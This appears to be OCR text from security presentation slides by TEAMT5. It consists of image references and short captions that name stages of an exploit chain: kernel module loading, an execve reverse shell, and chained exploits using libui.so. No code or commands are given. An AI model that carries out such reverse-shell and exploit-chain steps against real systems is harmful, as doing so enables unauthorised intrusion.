
Load kernel module

Execve reverse shell

Reverse
shell


libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全




libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全




libui.so exp2 set & run exp3



